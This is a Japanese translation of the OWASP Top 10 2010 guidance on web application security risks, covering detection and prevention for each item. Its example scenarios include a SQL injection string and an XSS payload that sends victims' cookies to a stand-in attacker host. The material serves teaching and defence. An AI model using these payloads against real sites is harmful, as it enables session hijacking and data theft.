

日本語版

Japanese version



OWASP

The Open Web Application Security Project

# OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

# release



Creative Commons (CC) Attribution Share-Alike  
Free version at <http://www.owasp.org>

## はじめに

セキュアでないソフトウェアは、金融、健康、防衛、エネルギー、その他重要なインフラを弱体化させています。私たちのデジタル・インフラがますます複雑化し、相互接続されるに従い、アプリケーションセキュリティを達成する困難は指数関数的に増加します。私たちにはOWASP Top10に提示されているような比較的簡単なセキュリティ上の問題を放置することは許されません。

Top10プロジェクトの目標は、組織が直面している最も重要なリスクのいくつかを説明することで、アプリケーションセキュリティに対する関心を高めることです。Top10プロジェクトは、MITRE、PCI DSS、DISA、FTC等 [多くの規格](#)、書籍、ツール、組織によって参照されています。OWASP Top10の本リリースは、アプリケーションセキュリティリスクに対して関心を高めるこのプロジェクトの8年目となります。OWASP Top10は2003年に最初にリリースされ、2004年と2007年にマイナーアップデートを行い、2010年に本書をリリースしました。

組織でアプリケーションセキュリティについて取りかかる際に、Top10を活用するようにして下さい。開発者は他の組織の誤りから学ぶことができます。幹部は、ソフトウェアアプリケーションが企業に対して生み出すリスクを如何に管理するかを考え始めなければなりません。

しかし、Top10はアプリケーションセキュリティのプログラムではありません。自ら進めていき、OWASPは、安全なコーディングを可能にするツール、トレーニング、規格の強固な土台を組織が確立することを勧めます。その基礎の頂点では、組織はセキュリティに開発、検証、及びメンテナンスプロセスを統合すべきです。経営側は、これら活動を通して得られたデータを基にアプリケーションセキュリティに関するコストとリスクを管理する事が出来ます。

OWASP Top10があなたのアプリケーションセキュリティに対する取り組みに役立つことを願っています。遠慮なく質問、コメント、アイデアを 公の形式でしたら [OWASP-TopTen@lists.owasp.org](mailto:OWASP-TopTen@lists.owasp.org) に、個人的にでしたら [dave.wichers@owasp.org](mailto:dave.wichers@owasp.org) へ連絡してください。

[http://www.owasp.org/index.php/Top\\_10](http://www.owasp.org/index.php/Top_10)

## OWASPについて

The Open Web Application Security Project (OWASP) は、信頼できるアプリケーションの開発・購入・運用の推進を目的として設立されたオープンなコミュニティです。OWASPでは、下記をフリーでオープンな形で提供・実施しています。

- ・アプリケーションセキュリティに関するツールと規格
- ・アプリケーションセキュリティ検査、セキュア開発、セキュリティコードレビューに関する完成した書籍
- ・標準のセキュリティ制御とライブラリ
- ・世界中の支部
- ・先進的な研究
- ・世界中での会議
- ・メーリングリスト
- ・その他 [www.owasp.org](http://www.owasp.org) での全ての活動

全てのOWASPのツール、文書、フォーラム、各支部は、アプリケーションセキュリティの改善に関心を持つあらゆる人に無料で公開されています。最も効果的なアプリケーションセキュリティの向上とは、人、プロセス、技術という3点全ての改善であり、我々もこれら3点を課題としてアプリケーションセキュリティにアプローチすることを提唱しています。

OWASPは新しい種類の組織です。商業的な圧力が無い中、偏見無く現実的でコスト効果の高い情報の提供を行っています。OWASP はいかなるIT企業の支配下にもありませんが、商用のセキュリティ技術の活用を支持しています。他のオープンソースソフトウェアのコミュニティと同様に、OWASPもまたオープンな方法で様々なドキュメントを共同で作成しています。

The OWASP FoundationはこのOWASPが長期的視点で成功することを目指す非営利組織です。理事会、グローバル委員会、支部長、プロジェクトリーダー、そしてプロジェクトメンバーのほとんど全ての関係者が、ボランティアです。イノベティブなセキュリティの研究に対して、助成とインフラ提供を行っています。

皆さんの参加をお待ちします。

## 使用許諾



Copyright © 2003 – 2010 The OWASP Foundation

本文書は、クリエイティブコモンズ表示 (Attribution) 継承 (Share Alike) 3.0 ライセンスに基づいてリリースされています。再利用または頒布の際には、本作品のライセンス条項を明示して下さい。

## Welcome

OWASP Top 10 2010によろこ！今回の大幅なアップデートは、これまで以上にリスクに明確に焦点を合わせた「**最もクリティカルなWebアプリケーションのセキュリティリスクのトップ10**」となりました。OWASP Top10はこれまでもリスクに関するTop10でしたが、以前のエディションに比してよりこの点を明確にしました。また、個別アプリケーションでのこれらリスクの評価方法について新たに情報を追加しました。

今回のエディションでは、Top10各項目について、一般的な発現可能性と影響に関わる因子について論じています。以前のエディションでは、典型的なリスクの深刻度としてカテゴリ分けしてきた部分です。さらに各項目について、問題存否の確認、回避方法、欠陥の例、さらなる情報へのリンクを提示しています。

OWASP Top 10の第一の目的は、開発者、デザイナー、アーキテクト、マネージャ、組織にWebアプリケーションのセキュリティ上の主要な問題点の重要性について理解してもらうことです。Top 10 では、リスクの高い問題からWebアプリケーションを保護する基本的な手法についてまず情報提供し、さらにその基本から展開していく際のガイダンスを提供しています。

## 注記事項

**Top10で終わりではありません。**[OWASP Developer's Guide](#)で議論されているように、Webアプリケーション全体に影響する問題は何百も存在します。このDeveloper's Guideは、今日Webアプリケーションを開発している全ての人が必読すべき内容です。また効率的にWebアプリケーションの脆弱性を検出するための手引書としては、[OWASP Testing Guide](#)と[OWASP Code Review Guide](#)があります。両手引書とも、前回リリースしたTop10から大幅にアップデートされています。

**継続的な変更** このTop10は変更を続けています。アプリケーションのコード自体は全く変更がなくとも、以前には考えられなかった脆弱性のためにコードが脆弱になる可能性もあります。“*What's Next For Developers, Verifiers, and Organizations*”を参照してください。

**肯定的に考えましょう** 脆弱性を追いかけることを止めて、アプリケーションの強力なセキュリティ制御を構築することにフォーカスする際には、OWASPは事業者(organizations)や検査者のための要検査項目のガイドとして、[Application Security Verification Standard \(ASVS\)](#)を作成しました。

**ツールは賢く使いましょう。** セキュリティの脆弱性は、非常に複雑で大量のコードの中に埋もれています。優秀なツールを用いてエキスパートが行う脆弱性検出・除去が、実質上全ての場合において最もコスト効率が高くなります。

**Push left.** セキュアなソフトウェア開発サイクルにおいてのみセキュアなWebアプリケーションは作られます。セキュアな開発サイクルの構築については、OWASP CLASPプロジェクトのメジャーバージョンアップで最近リリースされた [Open Software Assurance Maturity Model \(SAMM\)](#)を参照して下さい。

## 謝辞

2003年の開始以来、OWASP Top10をリードし、アップデートしていたいた [Aspect Security](#)、そしてその主な執筆者であるJeff Williams氏とDave Wichers氏に感謝します。



2010年のアップデートにあたって、脆弱性の認知度に関するデータを提供して頂いた下記組織に感謝します。

- [Aspect Security](#)
- [MITRE – CVE](#)
- [Softtek](#)
- [WhiteHat Security Inc. – Statistics](#)

また下記の方には、このTop10のアップデートにおいて、内容やレビューを行って頂き絶大な貢献を頂きました。

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

2007年版からの変更点

インターネットのアプリケーションへの脅威に対する展望は常に変化しています。この変化の主な要因としては、攻撃者、新技術のリリース、日々複雑化するシステムの設置などが挙げられます。そのためにOWASP Top 10も定期的にアップデートしています。この2010年版では、下記3点に大幅な変更を加えました。

- 1) このTOP10は、10大リスクであって、10大脆弱性(weakness)ではない点を明記しました。詳細については、下記 “Application Security Risks” を参照してください。
- 2) これまで関連する脆弱性の頻度だけに依存していたリスク算定のためのランキング方法を変更しました。この変更は、下表の通り、Top10の順に影響しました。
- 3) 下記2項目を新規項目に置き換えました。
- + 追加: A6 – セキュリティの不適切な設定 この項目は安全でない設定管理として2004年のTop 10ではA10でした。しかし2007年ではソフトウェアの問題ではないとして項目から脱落していました。しかし、組織的なセキュリティリスクと認知度という観点から、Top10内に含めるメリットが明らかなため、項目として復活しました。

+ 追加: A10 – 検証されていないリダイレクトとフォワード 今回のTop10で初めて加えました。比較的知名度の低いこの問題は実際には広がっており、重大な悪影響を及ぼすことが可能であることが証明されています。

- 削除: A3 – 悪意あるファイルの実行 様々な環境でこの項目は依然重大な問題です。しかしこの問題の伝播の原因となっていた、問題を抱えていた多くのPHPのアプリケーションが、現在ではデフォルトで安全な設定で出荷されており、この問題の認知度は低下しました。

- 削除: A6 – 情報漏洩と不適切なエラー処理 この問題は非常に広く見られます。しかしスタックトレースとエラーメッセージの情報を開示してしまう影響は、一般的には非常に限定的です。セキュリティの不適切な設定を今年追加することで、エラー処理の適切な設定はアプリケーションとサーバのセキュアな設定の主要部分を占めることになります。

OWASP Top 10 – 2007 (以前のTop10)	OWASP Top 10 – 2010 (最新のTop10)
A2 – インジェクションの欠陥	A1 – インジェクション攻撃 (訳注: 名称を「欠陥」から「攻撃」に変更)
A1 – クロスサイトスクリプティング(XSS)	A2 – クロスサイトスクリプティング(XSS)
A7 – 不完全な認証とセッション管理	A3 – 不完全な認証とセッション管理
A4 – 安全でないDirect Object Reference	A4 –安全でないオブジェクトの直接参照
A5 – クロスサイトリクエストフォージェリ (CSRF)	A5 –クロスサイトリクエストフォージェリ (CSRF)
<2004年版では10位– 安全でない設定管理>	A6 – セキュリティの不適切な設定 (新規追加)
A8 –安全でない暗号化による保存	A7 – 安全でない暗号化によるデータ保存
A10 – URLアクセス制限の失敗	A8 – URLアクセス制限の不備
A9 – 安全でない通信	A9 – 不十分なトランスポート層の保護
<2007年版ではランクせず>	A10 – 検証されていないリダイレクトとフォワード (新規追加)
A3 – 悪意あるファイルの実行	<2010年版ではランクせず>
A6 – 情報漏洩と不適切なエラー処理	<2010年版ではランクせず>




# Risk

# アプリケーションのセキュリティ リスク

## アプリケーションのセキュリティリスクについて

攻撃者は潜在的に多くの経路を用いて、ビジネスや組織に悪影響を及ぼすことができます。それぞれの経路が注意を促すに値するリスクか否かを表示します。



これら経路には、発見して悪用するのに非常に簡単なものもあれば、非常に困難なものもあります。同様に、その悪影響についても、全く影響ない場合もあればビジネスを廃業に追い込むほどのものもあります。組織にとってのリスクを決定するためには、各々の脅威エージェント(攻撃者)、攻撃のベクター、そしてセキュリティ上の弱点を加味して発生可能性を評価し、技術的と事業上で想定される影響を加えます。このように各因子が全体のリスクを明らかにするのです。

## 私のリスクは？

今回のOWASP Top10のアップデートは、組織における幅広いリストの中で最も重大なリスクを判定することにフォーカスしました。このTop10では、これらリスクについて、[OWASP Risk Rating Methodology](#)を基にした下記のシンプルな評価スキームを用いてその可能性と技術的な影響の一般的な情報を提供しています。

脅威エージェント	攻撃ベクター	弱点の認知度	発見の難度	技術的な影響	事業上の影響
?	容易	非常に高い	容易	深刻	?
	平均的	一般的	平均的	普通	
	高度	低い	困難	軽微	

しかし実際には、個々の環境とビジネスの詳細は個別特有のものです。ある種のアプリケーションで、問題に関連した攻撃を実際に行う攻撃者は存在しないかもしれませんし、技術的に何の影響もないかもしれません。それゆえ、攻撃者、セキュリティ管理、ビジネスへの影響にフォーカスして、リスクはそれぞれ固有のものとして評価しなければなりません。貴方の組織のリスクはあなた自身が評価すべきものです。

以前のバージョンのTop10はもっとも一般的な「脆弱性」にフォーカスしていましたが、それでもリスクに伴う点に考慮していました。Top10でのリスク名は、攻撃の種類、弱点の種類、又は引き起こされる影響に由来しています。それぞれのリスク名は、最も一般的で、もっとも認知されるものを選択しています。

## 参考情報

- OWASP**
- [OWASP Risk Rating Methodology](#)
  - [Article on Threat/Risk Modeling](#)
- 外部**
- [FAIR Information Risk Framework](#)
  - [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

**A1 – インジェクション攻撃**

・インジェクション攻撃(SQL, OS, LDAP等)は、信頼されていないデータをコマンド又はクエリの一部としてインタプリタに送る際に発現します。攻撃者の悪意あるデータは、インタプリタが意図しないコマンドを実行したり、権限のないデータにアクセスするようにだますことができます。

**A2 – クロスサイトスクリプティング(XSS)**

・XSSの脆弱性は、信頼されていないデータを受け取り、適切な検証およびエスケープをせずにWebブラウザに送信された際に発生します。XSSにより攻撃者は、被害者のブラウザでスクリプトを実行し、ユーザセッションのハイジャック、Webサイトの汚損、悪意あるサイトへとユーザをリダイレクトさせることができます。

**A3 – 不完全な認証とセッション管理**

・認証とセッション管理に関連するアプリケーションの機能は、しばしば不適切な実装がなされています。実装が不適切な場合には、攻撃者はパスワード、各種鍵、セッショントークンを悪用したり、他のユーザのID推測につながる実装の不備の悪用などを行う事が出来ます。

**A4 – 安全でないオブジェクトの直接参照**

・オブジェクトの直接参照は、開発者がファイル、ディレクトリ、またはデータベースキーなど、内部実装のオブジェクトへの参照を公開している場合に発生します。アクセス制御チェックやその他の保護がなければ、攻撃者はこれら参照をそうさすることでアクセス承認されていないデータへとアクセスすることが可能となります。

**A5 – クロスサイトリクエストフォージェリ(CSRF)**

・CSRF攻撃は、ログオンしている犠牲者のブラウザから偽造されたHTTPリクエストを脆弱性のあるWebアプリケーションに強制的に送信させます。そのリクエストには、被害者のセッションクッキーおよびその他自動的に書き込まれる認証情報が含まれています。これにより攻撃者は、脆弱性のあるアプリケーションが犠牲者ユーザからの正当なリクエストと認識させるリクエストを犠牲者のブラウザから強制的に生成することが出来ます。

**A6 – セキュリティの不適切な設定**

・適切なセキュリティにはセキュアな設定が定義され、それをアプリケーション、フレームワーク、アプリケーションサーバ、Webサーバ、データベースサーバ、プラットフォームに反映させる必要があります。多くのアプリケーションはセキュアな設定で出荷されていないため、これら全ての設定について同様に定義・実装・維持されなければなりません。全てのソフトウェアとアプリケーションによって利用される全てのコードライブラリを最新に保たねばなりません。

**A7 – 安全でない暗号化によるデータ保存**

・多くのWebアプリケーションは、適切な暗号やハッシュを実装して、機密データ(クレジットカード、SSN、認証情報)を適切に保護するようにはなっていません。攻撃者は機密データの保存方式に関わる脆弱性を利用して、データを搾取したり改ざんすることで、ID窃盗やクレジットカード詐欺等の犯罪を行います。

**A8 – URLアクセス制御の不備**


・多くのWebアプリケーションは、保護されたリンクやボタンをレンダリングする前に、URLのアクセス権を確認しています。しかし、これらのページがアクセスされる度に、アプリケーションは同様のアクセス制御チェックを実行する必要があるため、この実行がなされると、攻撃者はURLを偽造することで、本来は直接アクセスされることのない隠されたページへとアクセスすることが可能となります。

**A9 – 不十分なトランスポート層の保護**

・アプリケーションは弱い暗号化アルゴリズムを用いたり、期限切れや不正な証明書を用いている事があります。このようなケースでは適切な認証が確保されず、暗号化、機密性のあるネットワークトラフィックの秘匿性及び保水性・完全性も保証されません。

**A10 – 検証されていないリダイレクトとフォワード**

・Webアプリケーションは頻繁にユーザを他のページやウェブサイトにリダイレクト・フォワードしており、その目的のページの決定には信頼出来ないデータを用いています。適切な検証がなされない場合、攻撃者は被害者をフィッシングやマルウェアのサイトへとリダイレクトさせたり、あるいはフォワード(転送)させる事で認証されていないページへとアクセスすることが可能となります。



### インジェクション攻撃の脆弱性存否確認方法

インジェクション攻撃に対する脆弱性を検出する最良の方法は、使用する全てのインタープリタがコマンドまたはクエリから信頼されていないデータを明確に区別出来ているかどうかを確認することです。これは、SQLのコールで、全てのプリペアドステートメントとストアドプロシージャにおいてバインド変数を用い、動的なクエリを避けることを意味します。

コードをチェックすることが、アプリケーションが安全にインタープリタを使用するかどうかを確認するための迅速かつ正確な方法です。コード分析ツールは、セキュリティアナリストがインタープリタの使用を見つけアプリケーションのデータフローをトレースする補助となります。ペネトレーションテスト担当者は、この脆弱性を確認できるエクスプロイトコードを作成することにより、問題を検証できます。

対象アプリケーションに対して動的自動スキャンを実施することにより、悪意あるインジェクションに対する脆弱性の存否について知ることが出来るかも知れません。スキャナは、インタープリタに達しない場合があり、攻撃が成功したか否かを知る際に困難場合があります。不十分なエラーハンドリングがあれば、インジェクション攻撃に対する欠陥を見つけるのは比較的容易です。

### 攻撃シナリオの例

アプリケーションが、下記の脆弱なSQLコールに信頼されていないデータを使用している場合。

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

攻撃者がブラウザでの'id'パラメータを変更して、'or'1='1'を送信します。

これによりクエリの意味が変化し、意図した顧客だけでなく、アカウントデータベースの全てのレコードを返すこととなります。

<http://example.com/app/accountView?id='or'1='1>

最悪の場合、この弱点によってデータベースの特別なストアドプロシージャを呼び出すことになり、データベースだけでなくデータベースをホスティングしているサーバ自体も完全に乗っ取ることが可能となる場合があります。

### インジェクション攻撃防止方法

インジェクション攻撃を防止するには、コマンドとクエリから信頼出来ないデータを常に区別することが必要です。

- 推奨されるオプションは、インタープリタを全く用いない安全なAPIを利用するか、パラメータ化されたインターフェースを用いる事です。ただ、ストアドプロシージャなどの、パラメータ化していてもインジェクション攻撃が可能なAPIには注意して下さい。
- パラメータ化されたAPIが利用出来ない場合、インタープリタにて定められたエスケープ構文を用いて、特殊文字のエスケープ処理を慎重に実施すべきです。[OWASP's ESAPI](#) ではエスケープルーチンがあります。
- 適切に正規化されたポジティブリスト(「ホワイトリスト」ともいう)による入力値検証が推奨されます。しかしながら、入力される文字には特殊文字が含まれることも多く、完全な防御策とは言えません。しかしこれも、インプットされる文字には特別な文字が必要な場合も多く、完全な防御とは言えません。OWASPのESAPIでは、ホワイトリストの認証ルーチンについて拡張可能なライブラリを持っています。

### リファレンス


#### OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Injection Flaws Article](#)
- [ESAPI Encoder API](#)
- [ESAPI Input Validation API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)
- [OWASP Code Review Guide: Chapter on SQL Injection](#)
- [OWASP Code Review Guide: Command Injection](#)

#### 外部

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)





## XSS存否確認方法

ブラウザに返されるユーザの全入力が、(入力のバリデーションにより)安全であると確認し、ユーザ入力がページに出力される前に適切にエスケープされていることを確認する必要があります。適切な出力のエンコードにより、そのような入力がブラウザで実行可能なコンテンツではなくテキストとして扱われることが、保証されます。

静的・動的ツール両方で、XSSのいくつかの問題を自動的に検出することはできます。しかし、個々のアプリケーションは出力ページを違ったふうに作成し、JavaScript、ActiveX、Flash、Silverlightなどの様々なブラウザ側インタプリタを使っており、自動検出を困難にします。従って、全体をカバーするには、エンジニアによるコードレビューとペネトレーションテストに自動検出の手法を組み合わせる必要があります。AJAXなどのWeb2.0テクノロジーにより、XSSの自動検出はさらに困難となります。

## XSS防止方法

XSSを防止するには、動的なブラウザのコンテンツから信頼出来ないデータを常に区別することが必要です。

- 推奨オプションは、HTMLコンテキスト(ボディ、属性、JavaScript、CSS、またはURL)上の信頼出来ない全データの適切なエスケープです。UIのフレームワークでエスケープ処理が行われない場合、開発者は、開発するアプリケーションにこのエスケープ処理を含める必要があります。エスケープ処理の技術については、OWASP XSS Preventing Cheat Sheetを参照下さい。
- ポジティブリスト(「ホワイトリスト」ともいう)による入力値検証はXSSに対する防御策として作用します。しかしながら、入力される文字には特殊文字が含まれることも多く、完全な防御策とは言えません。入力値検証ではいかなるエンコードされた入力もデコードされなければなりません。さらにデータの文字長や使用されている文字、フォーマットについても当該入力を受け付ける前に検証されるべきです

## 攻撃シナリオの例

アプリケーションが、検証またはエスケープせずに下記のHTMLコードに信頼されていないデータを使用している場合。(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";

攻撃者は、'CC'パラメータを変更して、ブラウザで下記を送信します。  
><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>

上記により、犠牲者のセッションIDが攻撃者のWebサイトに送信され、犠牲者のセッションがハイジャックされてしまいます。

特記すべき点として、攻撃者は自動化されたCSRFの防御を無効にするためにもXSSを使用することができます。CSRFの情報はA5を参照してください。

## リファレンス


### OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Project Home Page](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [ASVS: Input Validation Requirements \(V5\)](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)

### 外部

- [CWE Entry 79 on Cross-Site Scripting](#)
- [RSnake's XSS Attack Cheat Sheet](#)





## 脆弱性存否確認方法

まず保護しなければならない資産は、証明書関連とセッションIDです。

1. 証明書関連の情報は保存する際にハッシュ化又は暗号化されていますか？A7を参照ください。
2. 証明書関連は推測が出来たり、貧弱なアカウント管理機能を通して書き出されたりしませんか？（例：アカウント作成、パスワード変更、パスワードリカバリ、弱いセッションID等）
3. セッションIDがURLに明示されていませんか？（例：URLリライト）
4. セッションIDはセッション固定攻撃に脆弱ではないですか？
5. セッションIDはタイムアウトし、ユーザによるログアウトが可能ですか？
6. セッションIDはログイン成功後にローテートしますか？
7. パスワード、セッションID、その他証明書は、TLS通信でのみ送信されていますか？A9を参照下さい。

より詳細な情報は、[ASVS](#) の要件 V2 と V3を参照下さい。

## 防止方法

最善の方法は、開発者が下記を利用できるようにすることです。

強力な認証とセッションの管理コントロールの単一のセット。そのようなコントロールでは、下記が含まれます。

- a) OWASPのASVSエリアV2（認証）とV3（セッションの管理）において定義されたすべての認証とセッションの管理要件を満たすこと。
- b) 開発者のためのシンプルなインタフェース。ESAPI認証とユーザAPIを例として、エミュレート、利用、構築を考慮下さい。

A2を参照して、セッションIDの奪取が可能となるXSSの欠陥を防ぐことにも力を注いで下さい。

## 攻撃シナリオの例

シナリオ#1: 航空会社の予約アプリケーションがURLリライトを機能として持っており、そのURLにセッションIDを加えている場合。

<http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNLDPSKHJCJUN2JV?dest=Hawaii>

